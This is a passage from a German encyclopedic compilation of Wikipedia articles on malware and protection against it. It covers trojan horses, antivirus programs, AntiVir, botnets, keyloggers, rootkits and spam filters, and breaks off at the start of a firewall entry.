Durch Ausführen einer solchen Datei wird ein Computer oft mit einem schädlichen Dienst eines Trojanischen Pferdes »infiziert«. Das Trojanische Pferd kann von diesem Zeitpunkt an beliebige Aktionen auf dem infizierten Computer durchführen. Häufig enthalten Trojanische Pferde Spionagefunktionen (z. B. Sniffer oder Routinen, die Tastatureingaben aufzeichnen, so genannte ➧Keylogger) und Funktionen, die es ermöglichen, einen Computer, unkontrolliert vom Anwender, über ein Netzwerk – z. B. das Internet – fernzusteuern (Backdoors).

Ursprünglich waren Trojanische Pferde nicht dafür vorgesehen, sich selbst zu verbreiten, sondern wurden gezielt gegen einzelne »Opfer« eingesetzt (z. B. in der Wirtschaftsspionage). Mittlerweile jedoch sind zahlreiche Mischformen der Malware bekannt, die sich wie ➧Computerwürmer selbst verbreiten können, aber auch die Züge von Trojanischen Pferden aufweisen. Diese Entwicklung macht eine klare Unterscheidung schwer.

**Tarnung von Trojanischen Pferden –** Da Trojanische Pferde auszuführende Programme sind (Executables), müssen sie bei Microsoft Windows eine dementsprechende Dateiendung, beispielsweise .exe, .com, .scr, .bat oder .pif haben. Da z. B. das Betriebssystem Windows dem Benutzer jedoch nach standardmäßiger Konfiguration keine Dateinamenerweiterungen anzeigt, kann ein Trojanisches Pferd als Datei beliebiger Art maskiert sein. Viele ausführbare Dateiformate erlauben zusätzlich das Zuordnen von Icons zu einer Datei, so dass eine schadhafte Datei *Bild.jpg.exe* dem Benutzer nicht nur namentlich als »Bild.jpg« angezeigt würde, sondern auch noch das Icon eines Bildes haben könnte und somit bei der oben genannten Windows-Konfiguration auf den ersten Blick nicht von einer ungefährlichen Bilddatei zu unterscheiden wäre. Da vielen Benutzern die Möglichkeit dieser Maskierung nicht geläufig ist, werden Trojanische Pferde häufig unbemerkt ausgeführt.

### Schema der Infektion durch ein Trojanisches Pferd

Trojanische Pferde können entweder über Datenträger gezielt auf einen PC übertragen werden oder im Internet, z. B. in Tauschbörsen, versteckt in angebotenen Dateien an beliebige Teilnehmer verteilt werden. Nach dem Programmaufruf installieren sie ihre Schadroutine im Hintergrund und sorgen dafür, dass sie beim erneuten Start des Computers automatisch wieder aktiviert werden (Autostart). Oftmals haben die Schadroutinen Dateinamen, die es schwer machen, sie von Systemdateien zu unterscheiden. Sie befinden sich in unübersichtlichen Verzeichnissen, wie z. B. im Systemordner von Windows. Die Schadroutine ist nach der Installation unabhängig vom ursprünglichen Trojanischen Pferd, das nur als Überträger dient; sie kann daher durch das Löschen der Überträgerdatei nicht entfernt werden. Auf dem infizierten PC können durch die Schadroutine schließlich alle Funktionen ausgeführt werden, die der Status des angemeldeten Benutzers zulässt. Da zahlreiche Nutzer aus Bequemlichkeit oder aufgrund fehlender Kenntnis der Risiken dauerhaft mit Administratorrechten arbeiten, ist das Spektrum an Manipulationsmöglichkeiten durch die Schadroutine oder durch einen beliebigen Angreifer über das Netzwerk mittels einer Hintertür (➔Backdoor), unbegrenzt. Das Trojanische Pferd kann demnach in der Regel selbstständig oder ferngesteuert alle Aktionen unentdeckt ausführen, die auch der Benutzer des infizierten Computers willentlich ausführen könnte.

Im Folgenden sind beispielhaft einige gängige Schadfunktionen aufgelistet, um einen Einblick in die Möglichkeiten der Manipulation an infizierten Rechnern zu geben:

- Unerwünschte Werbung aus dem Internet einblenden oder den Anwender ungewollt auf bestimmte Webseiten umleiten
- Überwachung des Datenverkehrs oder aller Benutzeraktivitäten mithilfe von Sniffern
- Ausspähen von sensiblen Daten (Passwörter, Kreditkartennummern, Kontonummern und Ähnliches), Dateien kopieren und weiterleiten
- Fernsteuerung von Unbekannten, u. a. für kriminelle Zwecke, z. B. zum Versenden von Werbe-E-Mails oder Durchführung von DDoS-Attacken
- Installation von illegalen ➔Dialer-Programmen (heimliche Einwahl auf Telefon-Mehrwertrufnummern), was dem Opfer finanziellen Schaden zufügt





### Schutzmöglichkeiten

Aus den Charakteristika von Trojanischen Pferden ergibt sich direkt, dass es nur eine Schutzmöglichkeit vor der Infektion durch trojanische Pferde geben kann: Vermeidung der Benutzung von Programmen aus unbekannten oder unsicheren Quellen. Als besonders gefährlich einzustufen sind hierbei, wie bei jeder ➔Malware, Anbieter von Programmen bzw. Dienstleistungen am Rande der Legalität.

Wie auch bei ➔Computerviren schützen ➔Antivirenprogramme in der Regel nur vor bekannten Trojanischen Pferden.

➔Personal Firewalls oder andere Programme zur Netzwerküberwachung bieten keinen Schutz vor der Installation eines Trojanischen Pferdes, können unter Umständen aber nach einer Infektion auf unautorisierte Netzwerkkommunikation aufmerksam machen und diese unterbinden.

Als theoretisch sinnvolle Bestrebungen zum Schutz gegen Trojanische Pferde und Computerviren allgemein kann man die Bestrebungen der ➔Trusted Computing Platform Alliance (TCPA) ansehen, die das Ausführen von ungeprüfter, d. h. nicht vertrauenswürdiger Software, technisch unterbindbar machen will bzw. die Funktionsaufrufe geprüfter und ungeprüfter Software voneinander isolierbar machen will. Es bleibt aber zu bedenken, dass auf Grund des Prinzipes Trojanischer Pferde, das menschliche Vertrauen oder die Unerfahrenheit auszunutzten, man auch auf diese technische Weise nur das bei der Installation von Software aufgebrachte Vertrauen auf eine andere Instanz verlagert.

### Bekannte Backdoorprogramme

Bekannte ➔Backdoorprogramme, die über Trojanische Pferde verbreitet wurden (deshalb oft auch selber als Trojaner/Trojanische Pferde bezeichnet):

- Back Orifice
- Netbus
- SubSeven

*Quelle: http://de.wikipedia.org/wiki/Trojanisches_Pferd_(Computerprogramm). Historie: 14.4.04: Angelegt von Stefan Kühn, danach bearbeitet von den Hauptautoren Hendrik.vm, Nerdi, Stefan Kühn, Blubbalutsch, WikiMax, MichaelDiederich, Schnargel, Liquidat, Johannes Bretscher, Steven Malkovich, Fragment, Mario23, MiBü, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

# Software

## Antivirenprogramm

Ein Antivirenprogramm (auch Virenscanner oder Virenschutz genannt) ist eine Software, die bekannte ➡Computerviren, ➡Computerwürmer und ➡Trojanische Pferde aufspürt, blockiert und gegebenenfalls beseitigt.

### Arbeitsweise

Um schädliche Software zu erkennen, hat jeder Virenscanner eine Liste mit Mustern aller ihm bekannten Viren und anderer schädlicher Software (Virensignaturen oder auch *Pattern* genannt), mit der er die zu überprüfende Software vergleicht. Stimmt eine Datei oder ein Teil einer Datei mit einem Muster aus der Liste überein, werden Schritte zur Neutralisierung und gegebenenfalls zur Reparatur der infizierten Datei sowie zur Beseitigung der schädlichen Software unternommen. Da ständig neue Viren und Würmer im Umlauf sind, müssen die entsprechenden Listen ständig aktualisiert werden. Erwirbt man ein Antivirenprogramm, so beinhaltet dies meist Aktualisierungen für Virensignaturen von einem Jahr. Wird ein Virensignatur-basiertes Antivirenprogramm über mehrere Wochen oder gar Monate nicht aktualisiert, ist es faktisch wertlos und kann allenfalls noch einen Grundschutz bieten. Um dies zu verhindern, bieten viele Programme automatische Update-Routinen und entsprechende Hinweise auf zu alte Signaturen oder darauf, dass die Lizenz in Kürze abläuft.

Virenscanner arbeiten meist auf folgende Arten:

**On-Access Scanner –** Der Echtzeitscanner (engl. *On-Access Scanner*), auch Zugriffsscanner genannt, ist im Hintergrund als Systemdienst aktiv und scannt alle Dateien, Programme, den Arbeitspeicher und evtl. den HTTP- wie den FTP-Verkehr. Um dies zu erreichen, werden so genannte Filtertreiber vom Antivirenprogramm installiert, welche die Schnittstelle zwischen dem Echtzeitscanner und dem Dateisystem bereitstellen. Generell muss beim Echtzeitschutz zwischen zwei Strategien unterschieden werden:

- Scannen beim Öffnen von Dateien (Lesevorgang)
- Scannen beim Erstellen / Ändern von Dateien (Schreibvorgang)





Bei einigen Virenscannern lässt sich diese Strategie einstellen, bei anderen ist sie unveränderlich im Programm konfiguriert. Da Schreibvorgänge wesentlich seltener vorkommen als Lesevorgänge, bevorzugen viele Benutzer diese Einstellung. Sie sorgt dafür, dass die zusätzliche Belastung des Computers durch den Echtzeitscanner vermindert wird, und verhindert zugleich, dass sich das Computersystem infiziert.

Allerdings kann der alleinige Einsatz dieser Strategie auf Kosten der Sicherheit gehen. Greift man etwa über eine Dateifreigabe auf eine Datei zu, die virulent ist, kann diese dann ungehindert das System infizieren.

Um die Belastung durch den Echtzeitscanner weiter zu verringern, werden oft einige Dateiformate, Archive oder Ähnliches nur zum Teil oder gar nicht gescannt. Daher sollte trotz eines Echtzeitschutzes regelmäßig ein manueller Scan durchgeführt werden. Findet der Echtzeitscanner etwas Verdächtiges, fragt er in der Regel den Benutzer nach dem weiteren Vorgehen. Dies sind das Löschen der Datei, das Verschieben in die Quarantäne oder, wenn möglich, ein Reperaturversuch.

**On-Demand Scan –** Der manuelle Scanner (engl. *On-Demand Scan*), auch als Dateiscanner bezeichnet, muss vom Benutzer von Hand gestartet werden (On-Demand). Findet ein Scanner dann schädliche Software, gibt es in den meisten Fällen eine Warnung mit Optionen zur Reinigung, Reparatur, Quarantäne oder Löschung der befallenen Dateien. Der Festplattenscan sollte regelmäßig ausgeführt werden. Die meisten Programme bieten dafür bestimmte Assistenten an, die den Rechner z. B. einmal pro Woche durchsuchen.

**Sonstige Scanner –** Neben dem Echtzeit- und dem manuellen Scanner gibt es noch eine Reihe weiterer Scanner. Die meisten davon arbeiten, indem sie den Netzwerkverkehr analysieren. Dazu scannen sie in Echtzeit den Datenstrom und führen bei einer Auffälligkeit eine entsprechende Operation aus, wie etwa das Sperren des Datenverkehrs.

Eine andere Lösung ist der Einsatz von Proxysoftware. Manche Proxys erlauben das Anbinden von Antivirensoftware. Wird eine Datei so heruntergeladen, wird diese zunächst am Proxy untersucht und geprüft, ob sie verseucht ist. Je nach Ergebnis wird sie dann an den Client ausgeliefert oder gesperrt.

### Erfolgswahrscheinlichkeit

Aufgrund der ständigen Weiterentwicklung von Malware (Viren, Würmer, Trojaner etc.) und der Unvorhersehbarkeit der eingesetzten Schadlo-

gik (Evil Intelligence) kann praktisch kein Virenscanner vor allen erdenklichen Viren und Würmer schützen.

**Scanengines –** Unter einer Scanengine versteht man den Programmteil eines Virenscanners, der für die Untersuchung eines Computers oder Netzwerkes auf schadhafte Software (➔Malware) verantwortlich ist. Eine Scanengine ist somit unmittelbar für die Effizienz von Antivirensoftware verantwortlich. Für gewöhnlich sind Scanengines Softwaremodule, die unabhängig vom Rest eines Virenscanners aktualisiert und eingesetzt werden können.

Es gibt Antivirensoftware, welche neben der eigenen Scanengine auch lizenzierte Scanengines anderer AV-Unternehmen einsetzt. Durch den Einsatz mehrerer Scanengines kann zwar die Erkennungsrate theoretisch gesteigert werden, jedoch führt dies immer zu drastischen Performance-Verlusten. Es bleibt daher fragwürdig, ob sich Virenscanner mit mehreren Scanengines als sinnvoll erweisen. Das hängt vom Sicherheitsanspruch bzw. dem Anspruch an System-Performance ab und muss von Fall zu Fall entschieden werden.

**Heuristik –** Zwar verfügen einige Virenscanner über die Möglichkeit, auch nach allgemeinen Merkmalen zu suchen (Heuristik), um unbekannte Viren zu erkennen, oder sie bringen ein rudimentäres *Intrusion Detection System* mit sich, jedoch sind diese Lösungen auch nicht immer ausreichend. Zu guter Letzt kann es auch passieren, dass ein Angreifer für einen Computer einen eigenen Wurm, ein Virus oder auch häufig einen eigenen Trojaner schreibt, der nur einen bestimmten Rechner infiziert – von diesem Virus (Wurm, Trojaner) wird der Hersteller der Virenscanner natürlich nie erfahren (es gibt ja nur einen Vertreter), weshalb die Virenscanner diesen auch nie finden können.

Virenscanner sollten generell nur als Ergänzung zu allgemeinen Vorsichtsmaßnahmen betrachtet bzw. eingesetzt werden. Keine Schutzsoftware kann 100%igen Schutz bieten, weshalb Vorsicht und aufmerksames Handeln für verantwortungsvolle Computernutzer unabdingbar sind.

### Autoupdate

Die so genannte Auto-, Internet-, oder auch Live-Updatefunktion, mit der automatisch beim Hersteller aktuelle Virensignaturen heruntergeladen werden, ist bei Virenscannern von besonderer Bedeutung. Wenn sie aktiviert ist, wird der Benutzer regelmäßig daran erinnert, nach aktuellen Updates zu suchen, bzw. die Software sucht selbstständig danach. Es empfiehlt sich, diese Option zu nutzen, um sicher zu gehen, dass das Programm wirklich auf dem aktuellen Stand ist. Die Häufigkeit, mit der Updates von den Herstellern bereitgestellt werden, sagt jedoch nichts direkt über die Qualität des Produktes aus. Wichtiger ist, dass bei einer bestehenden Bedrohung möglichst zeitnah eine entsprechende Signatur veröffentlicht wird (Reaktionszeit).





### Hersteller von Antivirensoftware

Folgende Hersteller bieten Antivirensoftware an: BitDefender, ClamAV, Computer Associates, CP Secure, Eset NOD32, F-Secure, G Data, H+BEDV, Kaspersky, McAfee, Norman, Panda Antivirus, Trend Micro, Sophos, Symantec.

### Online Virenscanner

Online Virenscanner arbeiten im Gegensatz zu fest installierten Virenscannern nur im On-Demand-Modus. D. h. der persistente Schutz durch einen On-Access-Modus ist nicht gewährleistet. Deshalb eignen sich Online-Virenscanner zwar zum Reinigen, nicht aber zum präventiven Schutz eines Systems. Oft werden Online-Virenscanner auch als so genannte Second-Opinion-Scanner benutzt, um sich zusätzlich zum installierten Virenscanner eine »zweite Meinung« zu eventuellen Befall einzuholen. Die meisten Online-Virenscanner basieren auf der Active-X-Technologie und sind damit an die Benutzung des Internet Explorers gebunden. Es gibt aber auch Alternativen für den plattformübergreifenden Einsatz, die mit JAVA verwirklicht wurden.

*Quelle: http://de.wikipedia.org/wiki/Antivirenprogramm (gekürzt). Historie: 28.8.03: Angelegt von Diddi, danach bearbeitet von den Hauptautoren Mic.r, Liquidat, Linum, MichaelDiederich, Hella, Diddi, Reniar, Tohma, Cepheiden, Dominik, Ocrho, Proggy, Hajuero, Steven Malkovich, ChrFranke, Zebbo, Harald Mühlböck, Alex.Kulesa, MovGP0, Kloth, Nyks, Mkogler, Peacemaker, Lofor, Zwobot, Marko Kaiser, Etec47, Jeronimo, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## AntiVir

AntiVir ist ein bekanntes ➔Antivirenprogramm. Für Privatanwender ist der Einsatz der *AntiVir PersonalEdition Classic* kostenlos (Freeware), für einen erweiterten Funktionsumfang verweist der deutsche Hersteller auf das kostenpflichtige *AntiVir PersonalEdition Premium*. Geschäftskun-

den stehen weitere Editionen mit den Bezeichnungen *AntiVir Workstation*, *AntiVir Server*, *AntiVir Mailserver* und *AntiVir WebGate* zur Verfügung.

### Entwicklung

AntiVir wurde 1988 als eines der ersten professionellen Antivirenprogramme überhaupt durch H+BEDV Datentechnik auf den Markt gebracht. Seitdem arbeitet ein ständig wachsendes Personalteam in Tettnang am Bodensee an der Weiterentwicklung und Erweiterung des Programms.

Juni 2004 wurde in AntiVir ein Schutz gegen Internet-Dialer integriert, was zu diesem Zeitpunkt weltweit kein anderes Antivirenprogramm im Lieferumfang hatte. Aufgrund dessen verlieh das Land Baden-Württemberg die Auszeichnung »Innovation des Monats« im Rahmen einer Mittelstandsinitiative an den Hersteller.

Im Jahre 2004 setzten zahlreiche Unternehmen in aller Welt AntiVir ein, und es gibt eine Version von AntiVir, welche unter Linux läuft. Weiterhin werden neben den verschiedenen Windows-Varianten mittlerweile auch OpenBSD, FreeBSD und Solaris unterstützt.

### Die Funktionen

AntiVir erkennt und entfernt nach Aussage des Herstellers über 260.000 Viren, wehrt Trojaner, Würmer und Backdoors ab und schützt vor kostenverursachenden Einwahlprogrammen, den ➡Dialern. Infizierte Dateien sollen in den meisten Fällen repariert werden können.

Integriert ist ein fakultativ ständig aktiver Virenwächter zur Real-Time-Überwachung der Tätigkeiten auf dem Computer. Sobald auf eine Datei zugegriffen werden soll, die der Wächter für schadhaft hält, gibt er eine Warnung aus und verhindert die Ausführung der schädlichen Routine. Dabei kann das Programm auf eine Heuristik-Funktion zum Schutz vor bislang unbekannten Viren zurückgreifen.

Wie bei jedem Antivirenprogramm hängt die Sicherheit des Nutzers stark von der Aktualität des eingesetzten Programms ab. Der Hersteller *H+BEDV* stellt aufgrund dessen in unregelmäßigen Abständen mehrmals täglich neue Virendefinitionsdateien online.

### Testergebnisse

AntiVir wurde im Vergleich zu anderen Anti-Viren-Programmen schon häufig getestet:





**2005**

- Bei einem Vergleich der Zeitschrift PC-Welt vom 19. August 2005, bei dem die Reaktionszeit von Herstellern verschiedener Antiviren-Tools im Zusammenhang mit dem *Zotob*-Wurm getestet wurde, ist festgestellt worden, dass in diesem Fall bei AntiVir nicht einmal ein Update der Virendefinitionsdatei nötig war, da der Schädling auch ohne Update bereits geblockt wurde. Bei Tests am 18.02. und 10.03. 2005 lag die Reaktionszeit des Herstellers etwa im Mittelfeld.
- In der Ausgabe 1/2005 der renommierten Zeitschrift c't aus dem heise-Verlag schnitt AntiVir nur unterdurchschnittlich ab, da es sowohl vom Funktionsumfang als auch von der Erkennungsleistung die Tester nicht überzeugen konnte. Weiterhin wurde bemängelt, dass AntiVir bei jedem Update die kompletten, aktualisierten Virendefinitionen neu herunterlädt und so kaum für Nutzer zu empfehlen sei, die über keinen schnellen Internet-Zugang wie zum Beispiel DSL verfügen. Ein inkrementelles Update, bei dem nur noch die zusätzlichen, neuesten Definitionen heruntergeladen werden, ist aber seit Mitte Oktober verfügbar.

**2004**

- Virus Bulletin, ein internationales Fachblatt für Computersicherheit, verlieh AntiVir im Juni 2004 den »Virus Bulletin 100 % Award« aufgrund der Erkennungsraten von »In-the-wild«-Viren. Weiterhin wurde die Schnelligkeit und geringe Systembelastung des Programms positiv hervorgehoben.
- Testberichte.de führte AntiVir in der kostenfreien Version mit der Durchschnittsnote 2,4 auf Platz 1 der Preis/Leistungs-Liste, empfahl aber andere kostenpflichtige Produkte.

**2003**

- Das PC Magazin kürte AntiVir Ende 2003 zum *»einzigen ernst zu nehmenden Antivirenprogramm, das Privatanwendern dauerhaft kostenlos zur Verfügung steht*«, bemängelte aber die heuristische Erkennung neuer Viren. Der Virenwächter arbeitete im Test effektiv, überprüfte aber keine eingehenden ➡E-Mails, solange darin enthaltene ausführbare Bestandteile nicht geöffnet wurden. Die Reparatur infizierter Dateien klappte nicht immer.

*Quelle: http://de.wikipedia.org/wiki/AntiVir. Historie: 12.11.04: Angelegt von Tiefflieger, danach bearbeitet von den Hauptautoren JD, Melancholie, Tiefflieger, Stoerte, Steven Malkovich, Achim Raschka, MichaelDiederich, Crux, Lib, Mnh, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Botnet

Unter einem Botnet versteht man ein fernsteuerbares Netzwerk (im Internet) von PCs, welches aus untereinander kommunizierenden Bots besteht. Diese Kontrolle wird durch Viren bzw. ➡Trojanische Pferde erreicht, die den Computer infizieren und dann auf Anweisungen warten, ohne auf dem infizierten Rechner Schaden anzurichten. Diese Netzwerke können für ➡Spam-Verbreitung, ➡Denial-of-Service-Attacken usw. verwendet werden, zum Teil ohne dass die betroffenen PC-Nutzer etwas davon mitbekommen.

Dabei existieren immer ein so genannter *Hub-Bot* sowie *Leaf-Bots*. Der Hub-Bot kontrolliert alle anderen Bots, wobei sich durchaus alternative Hub-Bots festlegen lassen, welche bei einem eventuellen Ausfall des Real-Hubs als Alternative genutzt werden können.

Die Gefahr, die von Botnets ausgeht, ist extrem hoch, da die von ihnen ausgeführten DDoS-Attacken und Spam-Nachrichten eine enorme Bedrohung für Anbieter von Internetdiensten jeglicher Art darstellen. Das Hauptpotenzial von Botnets besteht darin, dass die Netzwerke Größen von tausenden Rechnern erreichen können, deren Bandbreitensumme die der meisten herkömmlichen Internetzugänge sprengt. Somit ist es einem Botnet von ausreichender Größe durch Senden von immensen Datenmengen möglich, die Anbindungen der attackierten Serviceanbieter zu verstopfen. Da die Netze meistens aus übernommenen Heim-PCs aus verschiedensten Regionen (und somit breitem IP-Adressenspektrum) bestehen, können die betroffenen Anbieter nur bedingt mit Schutzmaßnahmen wie Paketfiltern vorgehen.

Das bisher größte beobachtete IRC-Botnet wurde vom *Computer Emergency Response Team* des Rechenzentrums der Universität Stuttgart entdeckt und hatte eine Größe von 140.415 Bots.

*Quelle: http://de.wikipedia.org/wiki/Botnet. Historie: 13.10.04: Anonym angelegt, danach bearbeitet von den Hauptautoren The undefined, Randbewohner, HenrikHolke, Srbauer, Steven Malkovich, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Keylogger

Ein Keylogger ist eine Hard- oder Software, die dazu verwendet wird, die Eingaben des Benutzers an einem Computer mitzuprotokollieren und dadurch zu überwachen oder zu rekonstruieren. Keylogger werden beispielsweise von ➡Hackern bzw. ➡Crackern verwendet, um an vertrauliche Daten – etwa ➡Kennworte oder PINs – zu gelangen.





*Software-Keylogger* schalten sich zwischen Betriebssystem und Tastatur, um die Eingaben erst zu lesen und dann an das Betriebssystem weiterzugeben. Manche Keylogger speichern die Eingaben auf der Festplatte des überwachten Rechners, andere senden sie über das Internet an einen anderen Computer.

*Hardware-Keylogger* erfordern einen unmittelbaren physischen Zugang zu dem betroffenen Computer. Sie werden in Situationen verwendet, in denen eine Installation von Software-Keyloggern nicht möglich, nicht sinnvoll oder zu aufwendig ist. Hardware-Keylogger werden direkt zwischen Tastatur und Rechner gesteckt und können somit innerhalb von Sekunden angebracht werden. Später werden sie dann wieder entfernt. Die von ihnen protokollierten Eingaben werden dann an einem anderen Computer ausgelesen. Im Gegensatz zu Software-Keyloggern hinterlassen die Hardware-Keylogger keine verräterischen Datenspuren auf dem überwachten Rechner, allerdings sind sie auch relativ einfach daran zu erkennen, dass auf einmal ein verdächtiges Gerät zwischen Computer und Tastatur hängt, solange es nicht ins Gehäuse eingebaut wird. Dies wäre dann aber wieder mit einem erhöhten Aufwand verbunden.

In Deutschland kann der heimliche Einsatz von Keyloggern an fremden Computern als Ausspähen von Daten gemäß § 202a Strafgesetzbuch strafbar sein. Unternehmen, die Keylogger an den Firmencomputern einsetzen wollen, müssen zuvor die Zustimmung des Betriebsrats einholen.

*Quelle: http://de.wikipedia.org/wiki/Keylogger. Historie: 16.6.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Forevermore, Cherubino, D, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Rootkit

Ein Rootkit (engl., etwa »Administratorenausrüstung«) ist eine Sammlung von Softwarewerkzeugen, die nach dem Einbruch in ein Computersystem auf dem kompromittierten System installiert werden, um zukünftige Logins des Eindringlings zu verbergen, Prozesse zu verstecken, Daten zu kopieren und Eingaben mitzuschneiden.

Der Begriff ist heute nicht mehr allein auf unixbasierte Betriebssysteme beschränkt, da es inzwischen Werkzeugkästen gibt, die ähnliche Funktionalität auch für Nicht-Unix-Systeme bieten, auch wenn diese keinen Root-

Login des Administrators haben. Die Tarnfunktion des Rootkits erfolgt hier vor allem hinsichtlich parallel laufender Antivirensoftware, vor denen die Dateien und Prozesse des Angreifers versteckt werden.

Die Firma Sony BMG kam in die Schlagzeilen und musste diverse Musik-CDs zurückrufen, nachdem im Weblog von Sysinternals am 31. Oktober 2005 bekannt wurde, dass der Sony-Kopierschutz für Musik-CDs sich mit Methoden eines Rootkits in Windows-Systemen einnistet.

### Entwicklung

Die ersten Sammlungen von Unix-Tools zu oben genannten Zwecken bestanden aus modifizierten Versionen der Programme ps, passwd usw., die dann jede Spur des Angreifers, die sie normalerweise zeigen würden, verbargen und es dem Angreifer so ermöglichten, mit den Rechten des Systemadministrators *root* zu agieren, ohne dass der wirkliche Administrator dies bemerken konnte. Der Name Rootkit entstand also aus der Tatsache, dass der Angreifer sich die Root-Rechte (Admin-Rechte) aneignet und dazu ein Kit (engl., »Baukasten«) aus verschiedenen Programmen auf dem angegriffenen Rechner installiert und ausführt.

### Funktionsweise

Ein Rootkit versteckt normalerweise Logins, Prozesse und Logs und enthält oft Software, um Daten von Terminals, Netzwerkverbindungen und der Tastatur abzugreifen. Dazu können ➔Backdoors (Hintertüren) kommen, die es dem Angreifer zukünftig erleichtern, auf das kompromittierte System zuzugreifen, indem beispielsweise eine *Shell* gestartet wird, wenn an einen bestimmten Netzwerkport eine Verbindunganfrage gestellt wurde. Die Grenze zwischen Rootkits und ➔Trojanischen Pferden ist fließend.

Es gibt zwei große Gruppen von Rootkits. Bei *Application-Rootkits* werden einfach legitime Programmdateien durch modifizierte Versionen ersetzt. Diese Rootkits sind jedoch relativ einfach durch den Vergleich der ➔Prüfsummen der Programmdateien aufzuspüren. Hierbei ist zu beachten, dass Prüfprogramme wie md5sum ebenfalls oft kompromittiert werden. *Kernel-Rootkits* ersetzen Teile des Betriebssystem-Kerns durch eigenen Code, um sich selbst zu tarnen und dem Angreifer zusätzliche Funktionen zur Verfügung zu stellen, die nur im Kontext des Kernels ausgeführt werden können. Dies geschieht am häufigsten durch Nachladen von Kernelmodulen. Man nennt diese Klasse von Rootkits daher auch LKM-Rootkits (LKM steht für engl. *loadable kernel module*). Einige Kernel-Rootkits kommen durch die direkte Manipulation von Kernelspeicher auch ohne LKM aus.





*Quelle: http://de.wikipedia.org/wiki/Rootkit. Historie: 2.12.03: Angelegt von Echoray, danach bearbeitet von den Hauptautoren Echoray, LosHawlos, Guidod, Volty, Ing, Fabian Bieker, Berlin-Jurist, Steven Malkovich, Tonk, Stern, Rockoo, Simon W, WikiMax, RobotQuistnix, Thomas Willerich, Jed, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Spamfilter

Ein Spamfilter ist ein Computerprogramm zum Filtern von unerwünschten Werbe-➔E-Mails (so genanntes ➔Spam). Dabei gibt es mehrere unterschiedliche Methoden:

- Aussortieren anhand regulärer Ausdrücke, so genannter Blacklists
- Ausfiltern mittels eines Bayes-Filter
- Ausfiltern mittels einer Datenbank-basierten Lösung (DB-Filter)

### Blacklist-Methode

Diese Methode überprüft den Inhalt der E-Mail nach bestimmten Ausdrücken bzw. Stichworten aus einer Blacklist. Ist der Ausdruck bzw. das Stichwort in der E-Mail enthalten, wird die E-Mail aussortiert. Diese Blacklists müssen im Allgemeinen manuell erstellt werden und sind entsprechend aufwendig zu verwalten. Außerdem ist die Trefferquote nicht sehr hoch, da hin und wieder Spam als gute E-Mail und gute E-Mail als Spam einsortiert werden können. Auch lassen sich solche Filter leicht umgehen: Steht z. B. »Viagra« in der Blacklist, wird der Filter »Vla*gr-a« nicht erkennen. Lässt der Filter die Eingabe von regulären Ausdrücken zu, kann man jedoch entsprechend ausgefeilte Filtermuster verwenden, die alle denkbaren Schreibweisen berücksichtigen, z. B. »v.{0,1}[!iíì1\|l].{0,1}[aáàäâå@].{0,1}g.{0,1}r.{0,1}[aáàäâå@]«

Eines der bekanntesten Programme unter Linux und anderen Unix-Derivaten ist SpamAssassin, das jede Mail nach verschiedenen Kriterien (offensichtlich ungültige Absender, bekannte Spam-Textpassagen, HTML-Inhalt, in die Zukunft datierte Absendedaten etc.) bepunktet und ab einer bestimmten Punktzahl als Spam klassifiziert. Ebenfalls mit Blacklists arbeitet SPAVI, das außer der jeweiligen E-Mail auch noch die in der E-Mail verlinkten Seiten auf verdächtige Begriffe untersucht.

»Razor« und »Pyzor« wiederum erzeugen zu jeder Mail einen Hash-Wert und überprüfen in zentralen Datenbanken, ob andere Personen, die diese Mail ebenfalls erhalten haben, sie als Spam klassifiziert haben oder nicht.

### Bayes-Filter-Methode

Alternativ kann der Spam auch auf Grund der Bayesschen Wahrscheinlichkeit gefiltert werden. Das sind so genannte selbstlernende Filter. Der Benutzer muss etwa die ersten 1000 E-Mails manuell einsortieren in Spam und Nicht-Spam. Danach erkennt das System fast selbstständig mit einer Trefferquote von meist über 95 % die Spam-E-Mail. Vom System fehlerhaft einsortierte E-Mails muss der Anwender manuell nachsortieren. Dadurch wird die Trefferquote stetig erhöht. Diese Methode ist der Blacklist-Methode meist deutlich überlegen.

Diesen Mechanismus machen sich Bogofilter und Mozilla Thunderbird sowie der vor allem im deutschen Sprachraum beliebte Spamihilator in den aktuellen Versionen zu Nutze. Dabei muss das Programm jeweils vom Benutzer trainiert werden, bevor es zuverlässig Spam erkennt.

Eine dem Bayes-Filter artverwandte Methode ist der *Markov*-Filter. Er nutzt dazu eine Markow-Kette und ist effektiver als ein Bayes-Filter, wie Bill Yerazunis mit seinem Spamfilter CRM114 zeigen konnte.

### Datenbank-basierte Lösungen

Im Usenet wurde schon in den 1990er Jahren diskutiert, Spam aufgrund der in der Mail beworbenen URLs (und ggf. Telefonnummern) zu erkennen. Zwar können die Spammer die Nachrichten beliebig modifizieren und personalisieren, aber da es letztlich (bei UCE) immer darum geht, den Benutzer zu einer Kontaktaufnahme zu verleiten, und der mögliche Adressraum nicht unbegrenzt variabel ist, ermöglicht dieser Ansatz eine theoretisch sehr gute Erkennung. Besonders interessant ist dabei ja, dass keine Heuristiken verwendet werden, welche immer das Risiko von Fehl-Erkennungen mit sich bringen. Aufgrund der technischen Anforderungen, Reaktionsgeschwindigkeiten etc. hielt man dies jedoch für nicht praktikabel. Der Spamfilter »SpamStopsHere« basiert (als zentral gehostete Lösung) im Kern jedoch auf genau dieser Idee und zeigt, dass dies durchaus auch in der Praxis funktionieren kann.

*Quelle: http://de.wikipedia.org/wiki/Spamfilter. Historie: 5.2.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Urbanus, Plenz, Mitch, Ernstl, MichaelDiederich, TobiasEgg, MFM, Steven Malkovich, Maverick1976, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Firewall

Eine Firewall (engl., »Brandmauer«) ist ein System aus Software- und Hardwarekomponenten, das den Zugriff zwischen verschiedenen Rechnernetzen beschränkt, um ein Sicherheitskonzept umzusetzen. Ein häufiger Einsatzzweck einer Firewall besteht darin, den Datenverkehr zwischen einem zu schützenden lokalen Netzwerk (LAN) und dem Internet zu kontrollieren.

Hardwarekomponenten einer Firewall sind Rechner mit Netzwerkschnittstellen wie Routern oder Hosts; Softwarekomponenten sind beispielsweise Paketfilter oder Proxyserver.

### Grundgedanke

